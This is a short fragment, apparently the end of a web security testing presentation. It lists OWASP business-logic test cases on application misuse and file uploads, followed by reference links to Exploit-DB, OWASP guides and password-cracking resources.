Test Defenses Against Application Mis-use (OTG-BUSLOGIC-007)

Test Upload of Unexpected File Types (OTG-BUSLOGIC-008)

Test Upload of Malicious Files (OTG-BUSLOGIC-009)

Links

- Exploit-DB:
-
- Victims:
  - https://github.com/victims/victims-enforcer
- OWASP Guides:
  - http://www.lulu.com/spotlight/owasp
- Password cracking:
  - http://oclhashcat.org
  - http://resources.infosecinstitute.com/password-cracking-evolution/

Questions ?